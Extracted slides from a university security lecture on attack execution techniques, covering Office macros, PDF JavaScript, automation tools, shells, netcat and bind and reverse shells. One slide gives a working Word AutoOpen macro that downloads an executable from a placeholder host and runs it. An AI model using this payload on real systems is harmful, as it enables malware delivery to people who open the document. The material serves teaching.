
We would also like to thank all security researchers that worked with us during the development cycle to prevent security bugs from ever reaching the stable channel.

Many of our security bugs are detected using [AddressSanitizer](#), [MemorySanitizer](#), [UndefinedBehaviorSanitizer](#), [Control Flow Integrity](#), [libFuzzer](#), or [AFL](#).


EX: MS Office*





MS Office Macros





MS Office Macros



MS Office Macros



MS Office Macros




Creating Malicious Word Macros Tutorial

Step 1: Create a payload. Macros use VBS for macros, so it's not hard to make them, but many are already made. Here is an example DL and Execute payload:

```
Sub AutoOpen()  
  
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")  
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")  
xHttp.Open "GET", "http://<IP>/<FILE>", False  
xHttp.Send  
  
With bStrm  
    .Type = 1 '//binary  
    .Open  
    .write xHttp.responseBody  
    .savetofile "file.exe", 2 '//overwrite  
End With  
  
Shell ("file.exe")  
  
End Sub
```


PDFs :-)



Adobe Acrobat
(Windows)



Preview
(macOS/iOS)



Browser-Embedded
(cross-platform)

PDFs :-)



Apply actions and scripts

Search Adobe Support



About JavaScript™ in Acrobat

Netscape Communications developed JavaScript to simplify the creation of interactive web pages. Adobe has improved JavaScript for easy integration of this interactivity into your PDF documents.

You can use JavaScript code with actions tied to bookmarks, links, and pages. The Set Document Actions command lets you create document-wide JavaScript actions. For instance, selecting Document Did Save triggers the JavaScript after saving a document.

Acrobat Pro is needed to use JavaScript with forms and action wizards.

In Acrobat Pro, you can also use JavaScript with PDF forms and action wizards. Typical uses of JavaScript in forms include formatting, calculating, and validating data, and assigning actions. Field-level scripts, tied to specific form fields like a button, run when an event like a Mouse Up action happens.

To learn how to create JavaScript scripts, download the JavaScript manuals from the Adobe website. The 'Developing Acrobat Applications Using JavaScript' provides background information and tutorials, while the 'JavaScript for Acrobat API Reference' offers detailed reference information. You can find these and other JavaScript resources on the Adobe website.

[Legal Notices](#) | [Online Privacy Policy](#)





27C3 OMG WTF PDF - Julia Wolf (1/4)

Adobe Acrobat Features

- A partial list of current features [cont.]:
 - Javascript!
 - SOAP [XML-RPC]
 - Javascript in PDF can send events to Javascript when run inside a browser
 - Javascript can write files to local “safe” paths on disk.
 - Javascript global variable persistence between documents (like a cookie)

5:58 / 14:59

Scroll for details



PDFs :-)



27C3 OMG WTF PDF - Julia Wolf (1/4)

YouTube Search



27C3 OMG WTF PDF - Julia Wolf (1/4)

HackingCons 1K subscribers [Subscribe](#)



23 [Share](#) [Save](#)

5,330 views Jan 3, 2011
OMG WTF PDF
What you didn't know about Acrobat

Via Automation Tooling



- Leverage own toolchains against target
 - Third-Party administration, monitoring, and deployment tools have pre-existing access
- Examples:
 - System Center Configuration Manager
 - Patch Manager
 - Bamboo
 - Jenkins



Via Command/Scripting Interpreters



- Often called “shells”

Command/Scripting Interpreters Examples



Linux/MacOS

- Unix Shells
- AppleScript

Windows

- PowerShell
- CMD
- VisualBasic

Cross-Platform/Other

- Python
- Javascript
- Embedded/IOT Admin CLI
- Cloud APIs
- Lua

Linux Shells are Linux Shells



Unix/Linux Command Reference **FOSSwire.com**

File Commands	System Info
<code>ls</code> - directory listing <code>ls -al</code> - formatted listing with hidden files <code>cd dir</code> - change directory to <i>dir</i> <code>cd</code> - change to home <code>pwd</code> - show current directory <code>mkdir dir</code> - create a directory <i>dir</i> <code>rm file</code> - delete <i>file</i> <code>rm -r dir</code> - delete directory <i>dir</i> <code>rm -f file</code> - force remove <i>file</i> <code>rm -rf dir</code> - force remove directory <i>dir</i> * <code>cp file1 file2</code> - copy <i>file1</i> to <i>file2</i> <code>cp -r dir1 dir2</code> - copy <i>dir1</i> to <i>dir2</i> ; create <i>dir2</i> if it doesn't exist <code>mv file1 file2</code> - rename or move <i>file1</i> to <i>file2</i> if <i>file2</i> is an existing directory, moves <i>file1</i> into directory <i>file2</i> <code>ln -s file link</code> - create symbolic link <i>link</i> to <i>file</i> <code>touch file</code> - create or update <i>file</i> <code>cat > file</code> - places standard input into <i>file</i> <code>more file</code> - output the contents of <i>file</i> <code>head file</code> - output the first 10 lines of <i>file</i> <code>tail file</code> - output the last 10 lines of <i>file</i> <code>tail -f file</code> - output the contents of <i>file</i> as it grows, starting with the last 10 lines	<code>date</code> - show the current date and time <code>cal</code> - show this month's calendar <code>uptime</code> - show current uptime <code>w</code> - display who is online <code>whoami</code> - who you are logged in as <code>finger user</code> - display information about <i>user</i> <code>uname -a</code> - show kernel information <code>cat /proc/cpuinfo</code> - cpu information <code>cat /proc/meminfo</code> - memory information <code>man command</code> - show the manual for <i>command</i> <code>df</code> - show disk usage <code>du</code> - show directory space usage <code>free</code> - show memory and swap usage <code>whereis app</code> - show possible locations of <i>app</i> <code>which app</code> - show which <i>app</i> will be run by default
Process Management	Compression
<code>ps</code> - display your currently active processes <code>top</code> - display all running processes <code>kill pid</code> - kill process id <i>pid</i> <code>killall proc</code> - kill all processes named <i>proc</i> * <code>bg</code> - lists stopped or background jobs; resume a stopped job in the background <code>fg</code> - brings the most recent job to foreground <code>fg n</code> - brings job <i>n</i> to the foreground	<code>tar cf file.tar files</code> - create a tar named <i>file.tar</i> containing <i>files</i> <code>tar xf file.tar</code> - extract the files from <i>file.tar</i> <code>tar czf file.tar.gz files</code> - create a tar with Gzip compression <code>tar xzf file.tar.gz</code> - extract a tar using Gzip <code>tar cjf file.tar.bz2</code> - create a tar with Bzip2 compression <code>tar xjf file.tar.bz2</code> - extract a tar using Bzip2 <code>gzip file</code> - compresses <i>file</i> and renames it to <i>file.gz</i> <code>gzip -d file.gz</code> - decompresses <i>file.gz</i> back to <i>file</i>
File Permissions	Network
<code>chmod octal file</code> - change the permissions of <i>file</i> to <i>octal</i> , which can be found separately for user, group, and world by adding: <ul style="list-style-type: none">4 - read (r)2 - write (w)1 - execute (x) Examples: <code>chmod 777</code> - read, write, execute for all <code>chmod 755</code> - rwx for owner, rx for group and world For more options, see <code>man chmod</code> .	<code>ping host</code> - ping <i>host</i> and output results <code>whois domain</code> - get whois information for <i>domain</i> <code>dig domain</code> - get DNS lookup for <i>domain</i> <code>dig -x host</code> - reverse lookup <i>host</i> <code>wget file</code> - download <i>file</i> <code>wget -c file</code> - continue a stopped download
SSH	Installation
<code>ssh user@host</code> - connect to <i>host</i> as <i>user</i> <code>ssh -p port user@host</code> - connect to <i>host</i> on port <i>port</i> as <i>user</i> <code>ssh-copy-id user@host</code> - add your key to <i>host</i> for <i>user</i> to enable a keyed or passwordless login	Install from source: <code>./configure</code> <code>make</code> <code>make install</code> <code>dpkg -i pkg.deb</code> - install a package (Debian) <code>rpm -Uvh pkg.rpm</code> - install a package (RPM)
Searching	Shortcuts
<code>grep pattern files</code> - search for <i>pattern</i> in <i>files</i> <code>grep -r pattern dir</code> - search recursively for <i>pattern</i> in <i>dir</i> <code>command grep pattern</code> - search for <i>pattern</i> in the output of <i>command</i> <code>locate file</code> - find all instances of <i>file</i>	<code>Ctrl+C</code> - halts the current command <code>Ctrl+Z</code> - stops the current command, resume with <code>fg</code> in the foreground or <code>bg</code> in the background <code>Ctrl+D</code> - log out of current session, similar to <code>exit</code> <code>Ctrl+W</code> - erases one word in the current line <code>Ctrl+U</code> - erases the whole line <code>Ctrl+R</code> - type to bring up a recent command <code>!!</code> - repeats the last command <code>exit</code> - log out of current session

* use with extreme caution.

- C Shell (csh)
 - No relation to language
- Bourne Shell (sh)
- Bourne Again Shell (bash)
- Z Shell (zsh)

Via Command/Scripting Interpreters



- Often called “shells”
- Usually interact with via network connection either intended or not

NetCat



- Raw TCP/UDP socket application
- Almost universal w/ default installs of Linux OSes
- Assorted versions/names/commands
 - netcat, nc, ncat, etc.
- Some extended versions w/ extra features
 - EX: socat



Via Command/Scripting Interpreters




- Often called “shells”
- Usually interact with via network connection either intended or not
- Direct: SSH



Via Command/Scripting Interpreters



- Often called “shells”
- Usually interact with via network connection either intended or not
- Direct Shell: SSH
- Forward/Bind Shell




Via Command/Scripting Interpreters



- Often called “shells”
- Usually interact with via network connection either intended or not

- Direct Shell: SSH
- Forward/Bind Shell
- Reverse/ “Callback” Shell




Threats and Countermeasures

Lecture 05: Execution

COMP-5830/-6830
Spring 2025

